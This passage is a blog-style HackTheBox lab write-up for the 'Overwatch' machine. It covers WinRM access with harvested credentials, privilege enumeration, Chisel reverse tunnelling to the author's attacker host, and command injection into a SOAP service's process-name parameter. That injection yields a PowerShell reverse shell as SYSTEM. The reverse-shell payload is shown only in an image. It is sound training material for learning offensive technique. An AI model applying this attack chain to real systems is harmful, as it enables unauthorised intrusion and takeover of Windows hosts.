

I tested newly acquired creds on all available services. Interestingly, we can access WinRM with this user and gain remote access to the machine.

So I used Evil-WinRM to get shell on the machine. The user flag sits on Desktop of “sqlmgmt” user.
Windows/AD privilege escalation methodology
So I went down the usual AD priv esc checklist and started with privileges and groups. Unfortunately, our user didn’t have any interesting privilege nor was member of any interesting group.
*Evil-WinRM* PS C:\Users\sqlmgmt> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled

*Evil-WinRM* PS C:\Users\sqlmgmt> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                  Type             SID          Attributes
=========================================== ================ ============ ==================================================
Everyone                                    Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448

Next, I like to run automated post-exploitation scripts like PowerUp and WinPEAS. PowerUp looks for common Windows privilege escalation vectors and is great for finding easy misconfigurations. Run the following commands to run PowerUp:
. .\PowerUp.ps1
Invoke-AllChecks
(or Invoke-PrivescAudit [not allowed on OSCP])
This time, we don’t get any easy priv esc.
WinPEAS checks a lot more things and gives very verbose output. If AV would be enabled, WinPEAS would get flagged instantly.

Sometimes we have to do manual enumeration. Tool PowerView is perfect script for this. After invoking PowerView, we can run numerous commands and enumerate the machine and the domain. PowerView cheatsheet: https://gist.github.com/macostag/44591910288d9cc8a1ed6ea35ac4f30f
Discovering internal service & pivoting/port forwarding with Chisel
I looked at open/listening ports with “netstat” (filtering out UDP ports). We can notice that there is port 8000 which we didn’t see during initial Nmap scan, thus it’s open locally.
 |
| seeing port 8000 listening; hosting the MonitorService |
If you remember, we found a config file which referenced MonitorService running on port 8000. This is most likely that service.
To reach the internal service, we have to do some pivoting/port forwarding. We can use Chisel to do that (make sure you have Chisel for both Linux and Windows). On the attacker machine, I set up my server on port 9000.
┌──(root㉿kali)-[/home/kali/tools/chisel]
└─# ./chisel server -p 9000 --reverse
2026/02/14 09:35:02 server: Reverse tunnelling enabled
2026/02/14 09:35:02 server: Fingerprint juyPgLu1Gaf2gqDSco0YUHaB7G5BXLqlda48Qi4RF30=
2026/02/14 09:35:02 server: Listening on http://0.0.0.0:9000
Then, I uploaded another Chisel to the victim machine. We connect back to our server as client via SOCKS. Our server should receive a connection.
*Evil-WinRM* PS C:\Users\sqlmgmt> .\chisel.exe client 10.10.15.75:9000 R:socks
chisel.exe : 2026/02/14 06:35:07 client: Connecting to ws://10.10.15.75:9000
    + CategoryInfo          : NotSpecified: (2026/02/14 06:3...0.10.15.75:9000:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
2026/02/14 06:35:08 client: Connected (Latency 58.5065ms)

Now we can reach the internal service via ProxyChains. Based on the config file we saw, we can hit the “/MonitorService” endpoint. And we have access to the internal MonitorService.

If you have FoxyProxy configured with ProxyChains (127.0.0.1:1080, type SOCKS5), you can reach it via browser.
Injecting commands into SOAP-based web service, getting RCE & root flag
The MonitorService turned out to be classic SOAP-based web service. The API/list of endpoints available for client usage were listed in WSDL XML file.

SOAP stands for Simple Object Access Protocol. It’s a messaging protocol used for communication between applications over a network — most commonly in web services. (ChatGPT)
WSDL stands for Web Services Description Language. It’s an XML-based format used to describe how a web service works and how clients can interact with it. (ChatGPT)
We as clients can communicate with the service via exposed endpoints via HTTP. We can start, stop or kill a process specified by its name.

If you remember, we have access to the source code of this service. We have reverse engineered the “overwatch.exe” with DnSpy earlier. So let’s go check it again. To me the most interesting function is “KillProcess”, because it takes user input, so there might be crucial vulnerabilities.
 |
| lacking security practices; command injection possible |
Look closely. The parameter “processName” is feeded into the “scriptContents” variable immediately without any validation. This allows us, the attackers, to inject malicious commands. Bingo!

But we can’t simply reach the endpoints via our browser to trigger the functions. We have to make a POST request with special header and XML data which invoke the desired function. So I googled the XML SOAP template and edited it accordingly with help from ChatGPT.
Below is the example of triggering the “KillProcess” function with supplied parameter (intercepted with Caido, proxied through port 1080).

As we know from our source code analysis, we can inject arbitrary commands here. So I got Powershell shell from “revshells.com”.

And pasted it into the request. Notice the additional headers. The response was not coming, which was a good sign.
Of course, I started Metasploit listener beforehand (with shell, meterpreter did not work). It received a connection and I got the shell as “NT Authority\System” user. The root flag waited on Administrator’s desktop.

And that’s the Overwatch machine done! What a time to be alive!
Summary & final thoughts
Overwatch is a medium Windows/Active Directory machine from HackTheBox. This box showcases great vulnerabilities and misconfigurations, regarding AD environment and SOAP-based service. Initial reverse engineering part was fun. To move forward, we had to enumerate our write permissions and poison ADIDNS records to capture NTLMv2 hash. Internally, we found SOAP service running locally. We did pivoting with Chisel to access it. We got back to the source code and found the command injection vulnerability. The whole machine was about one service and DNS misconfiguration. Amazing how many flaws can there be in just one component of Active Directory.
I enjoyed this machine and gave it 5 stars. I always liked RE challenges, plus coming back to it during final priv esc was cool. Great practice machine for intermediate hackers, enjoyable because of the great flow and interesting vulnerabilities. I learnt about SOAP-based services and ADIDNS. Definitely worth the nerves. One of the best boxes in recent times.


Comments
Post a Comment